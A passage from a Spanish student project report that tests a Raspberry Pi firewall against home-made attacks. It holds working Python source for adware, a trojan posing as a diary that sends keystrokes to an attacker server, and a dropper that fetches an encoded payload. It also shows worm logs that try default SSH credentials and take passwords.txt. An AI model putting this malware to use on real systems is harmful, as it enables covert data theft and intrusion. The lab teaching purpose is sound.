**Ataque: Adware** Un ataque de adware es un tipo de software que se instala o ejecuta en un ordenador o dispositivo móvil con el objetivo de mostrar anuncios publicitarios. A diferencia de otros tipos de software malicioso, el adware generalmente no es dañino y no tiene la intención de robar información confidencial del usuario. Sin embargo, puede resultar molesto para el usuario ya que los anuncios que se muestran pueden interrumpir su actividad y, en algunos casos, pueden ser difíciles de cerrar o eliminar.

Para el presente proyecto desarrollamos un adware básico que tendrá como función mostrar varias ventanas del sistema con un mensaje, cabe recalcar que las ventanas no se pueden cerrar fácilmente y el proceso que las ejecuta debe terminarse mediante el administrador de tareas. El código de este ataque se muestra a continuación.

```
1 #!/usr/bin/env python3
2
3 # Importamos bibliotecas de Python para el funcionamiento del programa
4 import logging
5 import sys
6 import random
7
8 # Importamos clases de la biblioteca PySide2.QtWidgets
9 from PySide2.QtWidgets import QApplication, QDialog, QLabel, QVBoxLayout
10
11 # Esta clase permite que se muestre el adware mediante una ventana en la pantalla
12 class AdWindow(QDialog):
13
14     def __init__(self, ad_slogan, parent=None):
15         super(AdWindow, self).__init__(parent)
16         self.setWindowTitle("Advertisement!")
17
18         # Creamos un widget que muestra un texto determinado y lo agrega a un
19         # layout.
20         self.label = QLabel(ad_slogan)
21         layout = QVBoxLayout()
22         layout.addWidget(self.label)
23
24         self.setLayout(layout)
25
26     def closeEvent(self, event):
27         # Permite que no se pueda cerrar el programa haciendo clic en el botón de
28         # cerrar.
29         event.ignore()
30
31 # Esta clase representa la implementación del adware
32 class Adware(QApplication):
33
34     def __init__(self, args):
35         super(Adware, self).__init__(args)
36
37     @property
38     def advert_slogans(self):
39         # Mensajes publicitarios del adware
40         return (
```

```

39         'Compra Producto X!',
40         'Contrata Servicio X!',
41         'Adquiere X!'
42     )
43
44     def create_ad_window(self, ad_slogan):
45         #Crea una ventana mostrando los mensajes publicitarios
46         window = AdWindow(ad_slogan=ad_slogan)
47         window.show()
48         return window
49
50     def show_ads(self):
51         #Crea la interfaz grafica principal del adware
52         ad_windows = []
53         for advert in self.advert_slogans:
54             # Crea una nueva ventana de publicidad
55             ad_window = self.create_ad_window(advert)
56             # Mueve la ventana hacia una posicion aleatoria en la pantalla.
57             x_coordinate, y_coordinate = random.randint(1, 800), random.randint(1,
600)
58             ad_window.move(x_coordinate, y_coordinate)
59             ad_windows.append(ad_window)
60
61         return ad_windows
62
63
64 if __name__ == '__main__':
65     logging.basicConfig(level=logging.DEBUG)
66
67     # Crea el adware y muestra la publicidad programada.
68     adware = Adware(sys.argv)
69     windows = adware.show_ads()
70
71     sys.exit(adware.exec_())

```

Listing 4: Código ataque Adware

El funcionamiento de este ataque es bastante simple. Para desarrollarlo utilizaremos varias bibliotecas. Primeramente, el módulo "logging" proporciona una interfaz sencilla para registrar mensajes en un programa. El módulo "sys" proporciona acceso a funciones y variables que pertenecen al entorno de ejecución de Python. Por último, el módulo "random" proporciona funciones para generar números aleatorios de diferentes tipos, como enteros, números de punto flotante o valores de probabilidad.

En la línea de código 9 importamos las clases pertenecientes al módulo PySide2.QtWidgets el cual es parte de la biblioteca PySide2, que a su vez es una implementación de la biblioteca Qt, el cual es un conjunto de herramientas y componentes que permiten desarrollar aplicaciones gráficas de escritorio. La clase "QApplication" proporciona la aplicación principal en la que se ejecutan los widgets o componentes gráficos de la interfaz de usuario. La clase "QDialog" proporciona una ventana de diálogo que se puede utilizar para mostrar mensajes o recoger datos del usuario. "QLabel" proporciona un widget que permite mostrar texto en la interfaz de usuario. Finalmente "QVBoxLayout" proporciona un layout en el que los widgets se disponen de forma vertical uno encima de otro.

Luego, en la líneas posteriores (línea 12 a 27) tenemos la clase AdWindow, cuya finalidad es crear una ventana que muestra un anuncio y que no se puede cerrar de manera normal por parte del usuario. Esto es útil para implementar una aplicación que muestra anuncios en la pantalla

y que impide que el usuario cierre estos anuncios de forma intencionada. Para implementar esto se usa la biblioteca de Qtwidgets explicada en el anterior párrafo.

Desde la línea 30 a 61 implementamos la clase "Adware" la cual utilizando la clase anterior "Adwindow" crea una ventana con el mensaje publicitario que queramos incorporar. En este caso, son frases típicas de un anuncio, por ejemplo: "Compra X producto!". También, utilizando la biblioteca que permite generar valores aleatorios podemos usarlo para que las ventanas que aparecerán se ubiquen en una posición al azar. Finalmente, en las últimas líneas, tenemos una función main que se encargará de ejecutar el adware.

**Ataque: Trojan** Dentro de los ataques informáticos existe los llamados códigos maliciosos o malware, estos códigos maliciosos pueden adoptar diferentes formas de ingresar en el equipo del atacado, un malware que se infiltra oculto en software legitimo o que aparenta normalidad se lo conoce como Troyano. Este malware una vez dentro del sistema del atacado, libera el conjunto de indicaciones maliciosas que ejecutaran el daño pretendido, este conjunto de indicaciones es conocido como payload. El código utilizado se presenta a continuación.

```
1 #Implementacion del servidor que recolecta los datos enviados por el troyano.
2
3 import logging
4 import socket
5
6
7 class Server:
8     """ Esta clase representa un servidor del atacante que
9     recopila datos de la victimia."""
10
11     def __init__(self, port):
12         self._port = port
13         # Inicialice el socket para la conexion.
14         self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15
16     @property
17     def port(self):
18         """ Puerto, en el que se ejecuta el servidor ('int')."""
19         return self._port
20
21     @port.setter
22     def port(self, new_port):
23         self._port = new_port
24
25     @property
26     def socket(self):
27         """ Socket del servidor. """
28         return self._socket
29
30     def initialize(self):
31         """ Inicializa el servidor antes de la sesion. """
32         try:
33             self.socket.bind(('localhost', self._port))
34             self.socket.listen()
35             logging.debug('Server was successfully initialized.')
36         except socket.error:
37             print('Server was not initialized due to an error.')
38
39     def collect_data(self):
40         """ Recopila datos de la aplicacion troyana del cliente. """
```

```

41     # Establecer una conexión con la víctima.
42     connection, address = self.socket.accept()
43     with connection:
44         print('Connection with trojan established from {}'.format(address))
45
46     # Recibir datos diarios enviados por el troyano.
47     while True:
48         data = connection.recv(1024)
49         if not data:
50             break
51         logging.info(data)
52
53
54 if __name__ == '__main__':
55     logging.basicConfig(level=logging.DEBUG)
56
57     # Cree e inicialice un servidor que se ejecute en el lado del atacante.
58     server = Server(27000)
59     server.initialize()
60     # Recopile los datos enviados por el troyano que se ejecuto del lado de la
61     # víctima.
62     server.collect_data()

```

Listing 5: Código ataque Servidor

En primer lugar, las librerías que se va a utilizar para la implementación de este ataque son la Loggin que nos servirá para indagar un evento de un software. La librería socket utilizada comunicar un proceso de entre maquinas diferente y por último la librería sys que utilizamos para establecer funciones específicas del sistema.

Luego, se creó un servidor en donde recolectará los datos obtenidos por el troyano que estará en el equipo del cliente. Cuando se obtenga la conexión con la víctima, se utilizará un bucle que permitirá recolectar los datos que este proporcionando el servidor, la parte más importante, una vez que el usuario encienda su equipo y ejecute el troyano se transmitirá todos los datos que el usuario este ingresando en el equipo.

```

1 #Implementacion de troyano que recopila datos y los envia al servidor.
2 #Actua como un diario ordinario.
3
4 import logging
5 import socket
6 import sys
7
8
9 class Trojan:
10     """ Esta clase representa la implementacion de un troyano disfrazado
11         como diario.
12     """
13
14     def __init__(self, host, port):
15         self._host = host
16         self._port = port
17         # Inicializar socket para la conexión
18         self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19
20     @property
21     def host(self):
22         """ Servidor que recoge los datos obtenido """
23         return self._host

```

```

24
25     @host.setter
26     def host(self, new_host):
27         self._host = new_host
28
29     @property
30     def port(self):
31         """ Puerto, en el que se ejecuta el servidor ('int'). """
32         return self._port
33
34     @port.setter
35     def port(self, new_port):
36         self._port = new_port
37
38     @property
39     def socket(self):
40         """ Socket Cliente. """
41         return self._socket
42
43     def collect_data(self):
44         """ Recopile datos en secreto y envielos al servidor. """
45         # Cree una conexion con el servidor.
46         try:
47             self.socket.connect((self.host, self.port))
48         except socket.error:
49             logging.debug('Trojan could not connect to the server.')
50             return
51
52         # Trate de actuar como un diario ordinario.
53         print('Hello, this is your diary. You can type here your notes: ')
54
55         # Lea las notas escritas por la victimia y envielas al servidor.
56         while True:
57             character = sys.stdin.read(1)
58             self.socket.send(bytes(character, 'utf-8'))
59
60
61 if __name__ == '__main__':
62     logging.basicConfig(level=logging.DEBUG)
63
64     # Inicialice la aplicacion troyana que actua como un diario.
65     trojan = Trojan('localhost', 27000)
66     # Recopile los datos y envielos al servidor que se esta ejecutando
67     # del lado del atacante.
68     trojan.collect_data()

```

Listing 6: Código ataque Troyano

Por parte del troyano se creará un objeto llamado de tipo Trojan que tendrá de atributos, el nombre del servidor que será localhost, y el puerto por el cual se va a comunicar es decir el 27000. Luego se procederá a la conexión del servidor, que es el programa que esta ejecutando el atacado y que no se tendrá noción de esta conexión externa. El programa simulará ser el programa original para el usuario y a medida que este vaya ingresando información se envía al servidor del atacante con un bucle hasta que se detenga la conexión.

Por el medio de comunicación, el mensaje que se envía debería estar en datos binarios, para lo cual debemos transformar las cadenas obtenidas en bytes. Finalmente se seguirán recibiendo mensajes hasta que el usuario haya cerrado el servidor, se podrá comprobar por que la cadena esta vacía.

**Ataque: Dropper** Los droppers son un subtipo de malware que tiene como objetivo afectar otro archivo ejecutable malicioso. Al igual que con las amenazas de tipo troyano, se trata de un cuentagotas que a primera vista parece inofensivo hasta que se le indica que descargue el malware asociado. Los droppers están diseñados para instalar otro malware en una computadora infectada y, por lo general, usan diferentes tipos de vulnerabilidades. El código utilizado se presenta a continuación.

```

1 """ Implementacion del servidor que envia algun codigo malicioso a su
2 cliente dropper.
3 """
4
5 import base64
6 import logging
7 import socket
8
9
10 class Server:
11     """ Esta clase representa un servidor que almacena alguna carga util maliciosa
12     y envia
13     al dropper una vez establecida la conexion.
14     """
15
16     def __init__(self, port):
17         self._port = port
18         # Inicialice el socket para la conexion.
19         self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20
21     @property
22     def malicious_code(self):
23         """ Carga util maliciosa. En este caso solo un comando demostrativo. """
24         return b'print("Hello there")'
25
26     @property
27     def port(self):
28         """ Puerto, en el que se ejecuta el servidor ('int'). """
29         return self._port
30
31     @port.setter
32     def port(self, new_port):
33         self._port = new_port
34
35     @property
36     def socket(self):
37         """ Socket de Servidor. """
38         return self._socket
39
40     def initialize(self):
41         """ Inicialice el servidor antes de la sesion. """
42         try:
43             self.socket.bind(('localhost', self._port))
44             self.socket.listen()
45             logging.debug('Server was successfully initialized.')
46         except socket.error:
47             print('Server was not initialized due to an error.')
48
49     def send_malicious_code(self):
50         """ Envia malware al cliente una vez que se establece la conexion. """
51         # Establecer una conexion con el cliente.
52         connection, address = self.socket.accept()
53         with connection:

```

```

53     print('Connection with dropper established from {}'.format(address))
54     # Envie datos al cliente y apague el servidor.
55     encoded_payload = base64.b64encode(self.malicious_code)
56     connection.send(encoded_payload)
57
58
59 if __name__ == '__main__':
60     logging.basicConfig(level=logging.DEBUG)
61
62     # Cree e inicialice un servidor que se ejecute en el lado del atacante.
63     server = Server(27000)
64     server.initialize()
65     # Envie una carga util al cliente cuentagotas una vez que establezca una
66     # conexión.
67     server.send_malicious_code()

```

Listing 7: Código ataque Servidor

En primer lugar, creamos nuestro servidor que debe enviar código malicioso a un cliente dropper en ejecución. El servidor se dirigirá en el puerto específico que debe ser el mismo que usa nuestro dropper. La comunicación se realiza a través del protocolo TCP especificado para luego inicializar el servidor vinculándolo al puerto especificado. Podemos observar el comando malicioso que debe enviarse al dropper. En este caso, es solo un comando simple para imprimir un texto.

La parte más importante es la conexión con la víctima. Esto se implementa en la función send malicious code proporcionada por el servidor. Espera la conexión iniciada por el dropper después de su ejecución en el sistema de la víctima. Luego, simplemente envía la carga útil y finaliza la conexión.

Se debe tener en cuenta que si alguien esta monitoreando la red, nuestro código malicioso podría detectarse de inmediato y la comunicación se detendría o se notificaría a la víctima. Es por eso que usamos al menos alguna capa de encriptación. Para la demostración, podemos usar la codificación básica base64 culminando la primera parte del código.

```

1 """ Implementacion de dropper que descarga codigo malicioso del servidor
2     y lo vuelca en un archivo.
3 """
4
5 import base64
6 import logging
7 import socket
8 import math
9
10
11 class Dropper:
12     """ Esta clase representa la implementacion de dropper.
13     """
14
15     def __init__(self, host1, host2, number):
16         # Construya el nombre de host del servidor remoto a partir de los dos
17         # primeros
18         # argumentos
19         self._host = self.decode_hostname(host1, host2)
20         # Calcule el numero de puerto del ultimo argumento.
21         self._port = self.decode_port(number)

```

```

21     # Inicialice el socket para la conexion.
22     self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
23
24     @property
25     def host(self):
26         """ Servidor que nos envia el codigo malicioso. """
27         return self._host
28
29     @host.setter
30     def host(self, new_host):
31         self._host = new_host
32
33     def decode_hostname(self, str1, str2):
34         """ Devuelve el nombre de host del servidor remoto. """
35         return str2[::-1] + str1[::-1]
36
37     @property
38     def port(self):
39         """ Puerto, en el que se ejecuta el servidor ('int'). """
40         return self._port
41
42     @port.setter
43     def port(self, new_port):
44         self._port = new_port
45
46     def decode_port(self, port):
47         """Devuelve el puerto de destino del servidor remoto. """
48         return int(math.sqrt(port))
49
50     @property
51     def socket(self):
52         """ Socket del Cliente. """
53         return self._socket
54
55     def dump_data(self, data):
56         """ Escriba los datos recuperados del servidor en el archivo.
57         """
58         with open('malware.py', 'wb') as file:
59             file.write(data)
60
61     def download_malicious_code(self):
62         """ Descargar codigo malicioso del servidor. """
63         # Cree una conexion con el servidor.
64         try:
65             self.socket.connect((self.host, self.port))
66         except socket.error:
67             logging.debug('Dropper could not connect to the server.')
68             return
69
70         # Trate de actuar como una aplicacion ordinaria.
71         print(
72             'Hello, this is a totally ordinary app. '
73             'I\'m surely not doing anything malicious'
74         )
75
76         # Reciba el codigo malicioso en forma encriptada.
77         command = self.socket.recv(1000)
78         # Decodifique el comando y descarguelo en un archivo.
79         decode_payload = base64.b64decode(command)
80         self.dump_data(decode_payload)
81
82

```

```

83 if __name__ == '__main__':
84     logging.basicConfig(level=logging.DEBUG)
85
86     # Inicialice la aplicacion dropper.
87     dropper = Dropper('tsoh', 'lacol', 729000000)
88     # Recopile el codigo malicioso y descarguelo en el archivo.
89     dropper.download_malicious_code()

```

Listing 8: Código ataque Droper

Para empezar, debemos inicializar nuestro dropper. Este servicio requiere un nombre de host y el puerto especificado para la comunicación. Se tiene que ocultar estos datos de alguna manera, por lo que pasamos algunos argumentos que parecen inocentes y utilizamos el método `decode_hostname que toma dos cadenas, cambia su orden y las reiniicia. De los dos primeros argumentos pasados a nuestro dropper`

A continuación, tratamos de conectarnos al servidor. Esta conexión debe permanecer oculta para la víctima. El mensaje registrado se presenta solo para que podamos detectar cualquier error en nuestro ejemplo. Luego, el dropper intenta saludar a la víctima como un programa inofensivo. Mientras tanto, el cliente intentará recibir el código malicioso del servidor remoto. Recuerda que los datos están encriptados usando Base64, por lo que tenemos que decodificarlos y finalmente hemos desencriptado con éxito el malware.

## 4.2 Resultados

**Ataque: DDoS** Para comprobar el resultado de este ataque sin nuestro firewall conectado vamos a proceder a medir el tráfico de nuestra red con la herramienta previamente mencionada Wireshark para ver la cantidad de paquetes que envía y ver como colapsa nuestro servidor como esta expuesto en la Figura 2.





Figure 4: Tráfico de ataque DDoS sin firewall.

Con esto podemos asegurar que el ataque tuvo éxito. Sin embargo, para comprobar que nuestro firewall esta en funcionamiento vamos a proceder a ejecutar el ataque nuevamente pero con el firewall conectado en nuestra topología de red. En la Figura 4 podemos observar que al momento de ejecutar en nuestro archivo ddos.py este nos menciona que no se puede realizar los envíos de los paquetes correctamente al puerto que asignamos.



The screenshot shows a Python 3.7.4 Shell window with the title "\*Python 3.7.4 Shell\*". The window contains the following error message:

```
File Edit Shell Debug Options Window Help
Traceback (most recent call last):
  File "C:\Users\PC\AppData\Local\Programs\Python\Python37\lib\threading.py", line 936, in _bootstrap_inner
    self.run()
  File "C:\Users\PC\AppData\Local\Programs\Python\Python37\lib\threading.py", line 870, in run
    self._target(*self._args, **self._kwargs)
  File "C:\Users\PC\Desktop\DDoS\ddos.py", line 11, in attack
    s.connect((target, port))
TimeoutError: [WinError 10060] Se produjo un error durante el intento de conexión ya que la parte conectada no respondió adecuadamente tras un periodo de tiempo, o bien se produjo un error en la conexión establecida ya que el host conectado no ha podido responder
```

Ln: 15115 Col: 0

Figure 5: Ejecución ataque DDos con firewall.

Esto se debe a que en la configuración de nuestro firewall procedimos a cerrar todos los puertos disponibles de los equipos que se encuentren en nuestra topología de red. Por último procedemos a medir nuevamente el tráfico de nuestra red y como podemos analizar en la Figura 5 que todo se normalizo. Por ende podemos concluir que exitosamente el firewall si nos esta protegiendo de este tipo de ataque.




Figure 6: Tráfico de ataque DDos con firewall.

**Ataque: Worm** Para comprobar los resultados de este tipo de ataque. Procederemos a ejecutar nuestro archivo python sin tener el firewall conectado. Posteriormente y como podemos observar en la Figura 6 esta nos indica que en el tercer equipo de nuestra red que es nuestra otra máquina conectada por cable ethernet. Le fue robado el archivo .txt solicitado y lo podemos ver en el mismo directorio desde donde ejecutamos el ataque por ende podemos concluir que el ataque tuvo éxito.

```
>>> DEBUG:root:Trying to spread on the remote host: 198.168.100.1
...
DEBUG:root:The remote host refused connection with credentials user,user.
...
DEBUG:root:The remote host refused connection with credentials root,root.
...
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.

...
DEBUG:root:Trying to spread on the remote host: 198.168.100.2
...
DEBUG:root:The remote host refused connection with credentials user,user.
...
DEBUG:root:The remote host refused connection with credentials root,root.
...
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.

...
DEBUG:root:Trying to spread on the remote host: 198.168.100.3
...
DEBUG:root:The worm is successfully connected to the remote host [user, user].
...
DEBUG:root:The victim did not have passwords.txt
...
DEBUG:root:The remote host refused connection with credentials user,user.
...
DEBUG:root:The remote host refused connection with credentials root,root.
...
DEBUG:root:The worm is successfully connected to the remote host [msfadmin, msfadmin].
...
DEBUG:root:The victim had passwords.txt
...

```

Figure 7: Ejecución de ataque Worm sin firewall.

Para comprobar el funcionamiento del firewall con este ataque procederemos a conectarlo y volver a ejecutar nuestro archivo worm.py además de borrar el archivo .txt que ya obtuvimos en el directorio del ataque para ver si lo vuelve a robar. En la Figura 7 podemos analizar que el ataque intentó iniciar sesión en los primeros hosts con varias credenciales y falló. Esto se debe a que este ataque utiliza el puerto 22 y como ya explicamos anteriormente en el ataque DDOS nuestro firewall deshabilita todos los puertos de los equipos conectados por este motivo no se puede realizar este tipo de conexiones SSH porque su puerto esta bloqueado. De igual manera vemos que el archivo passwords.txt no aparece de nuevo en el directorio del ataque. Por este motivo podemos concluir que nuestro firewall si nos protege también de este tipo de ataque.

```

*Python 3.7.4 Shell*
File Edit Shell Debug Options Window Help
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.7
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.8
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.9
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.10
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.11
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.12
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.13
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin
.
DEBUG:root:Trying to spread on the remote host: 198.168.100.14

```

Ln: 45 Col: 59

Figure 8: Ejecución de ataque Worm con firewall.

**Ataque: Adware** Después de ejecutar el script de python con el adware podemos observar en la siguiente figura adjunta el resultado. Se visualiza tres ventanas que aparecieron en posiciones aleatorias con los mensajes que programamos en el código fuente del ataque. Cabe recalcar que la función del adware es mostrar publicidad de una manera molesta y que no permita ser desactivada de manera simple por la víctima afectada. En este caso el botón de cerrar está inhabilitado, y la única manera de cerrar las ventanas del adware es finalizando el proceso correspondiente en el administrador de tareas.

Una vez que el adware ha sido ejecutado, es difícil para la víctima deshacerse de él, especialmente puede ser una tarea difícil para alguien que no tiene conocimientos técnicos avanzados, lo que hace que el adware sea aún más peligroso en esas condiciones. Si bien esta implementación de adware es básica y muy poco dañina, implementaciones adicionales como el aumento de número de ventanas mostradas o el tipo de contenido mostrado puede afectar el rendimiento del computador en donde se ejecute. Un firewall/antivirus configurado adecuadamente es capaz de bloquear

este tipo de amenazas informáticas molestas.




Figure 9: Ejecución de ataque de adware.

**Ataque: Trojan** Para comprobar el funcionamiento del firewall lo pusimos aprueba dentro la red topología física que armamos, y de acuerdo a la Figura.10 se puede visualizar que no le permite el firewall ejecutar aquel programa teniendo en cuenta, que las dos partes del código ya fueron ejecutadas sin ningún problema.

A screenshot of a Python 3.7.4 Shell window. The title bar reads "Python 3.7.4 Shell". The window shows the following text:

```
File Edit Shell Debug Options Window Help
Python 3.7.4 (tags/v3.7.4:e09359112e, Jul  8 2019, 20:34:20) [MSC v.1916 64 bit
(AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> ===== RESTART: C:\Users\PC\Desktop\dropper\server.py =====
DEBUG:root:Server was successfully initialized.

===== RESTART: C:\Users\PC\Desktop\dropper\dropper.py =====
DEBUG:root:Dropper could not connect to the server.
>>> |
```

The text indicates that the server was successfully initialized, but the dropper failed to connect to the server, which is a key indicator of a firewall blocking network traffic.

Figure 10: Ejecución de ataque de toyan con firewall.

**Ataque: Dropper** Para comprobar el funcionamiento del firewall lo pusimos aprueba dentro la red topología física que armamos, y de acuerdo a la Figura.11 se puede visualizar que no le permite el firewall ejecutar aquel programa teniendo en cuenta, que las dos partes del código ya fueron ejecutadas sin ningún problema.

```

Python 3.7.4 (tags/v3.7.4:e09359112e, Jul  8 2019, 20:34:20) [MSC v.1916 64 bit
(AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\PC\Desktop\trojan\server.py =====
DEBUG:root:Server was successfully initialized.

===== RESTART: C:\Users\PC\Desktop\trojan\trojan.py =====
DEBUG:root:Trojan could not connect to the server.
>>> |
```

Figure 11: Ejecución de ataque de toyán con firewall.

## 5 Conclusión

Como podemos observar a lo largo del desarrollo del presente proyecto y tras verificar diferentes tipos de ataques que expusimos en la evaluación experimental. Concluimos que un firewall es más configurable y efectivo para ataques de tipo externo como lo fueron el de tipo DDos o el de tipo worm. En comparación a los ataques de tipo interno como lo fue en el caso del adware en donde es menos efectivo debido a que las configuraciones del firewall en la Raspberry son restricciones más generales sobre puertos, direcciones IP, puertas de enlace y demás factores configurables y no son tan específicos en ciertos casos. El firewall configurado a través de una raspberry resultó ser muy útil para detener este tipo de ataques en la escala de una red doméstica.

Para el caso de los tipos de ataques internos es más conveniente contar con una herramienta de seguridad más robusta como lo puede ser un antivirus que se encarga de analizar directamente estos programas y detenerlos antes de que sean ejecutados. Un firewall dedicado también puede ofrecer esta solución, pero es menos efectivo que una herramienta que se ejecute de forma local en un equipo que puede ser potencialmente infectado por un adware u otro tipo de ataque de la misma naturaleza.

Adicionalmente podemos destacar que los ataques en donde es más efectivo un firewall como un DDoS es más evidente la acción defensiva que se ejecuta como pudimos observar en los resultados del presente proyecto. Software especializado en la captura de tráfico, análisis, y visualización de paquetes de datos que se envían en la red como Wireshark son muy útiles para evidenciar un ataque inminente, ya que estos paquetes se reconocen como inusuales y críticos mediante el software.

Finalmente pudimos comprobar que la implementación de ataques informáticos no es necesariamente una tarea muy compleja de realizar a simple vista. Esto nos permite reflexionar sobre la vulnerabilidad que tienen los dispositivos cuando están conectados a una red y no disponen de mecanismos adecuados de protección. Usar software/hardware que nos ayude en este objetivo es importante para mantener la integridad de nuestros datos y dispositivos que cada vez son más importantes para nuestra actividad cotidiana.

## 6 Anexo: Repositorio Github

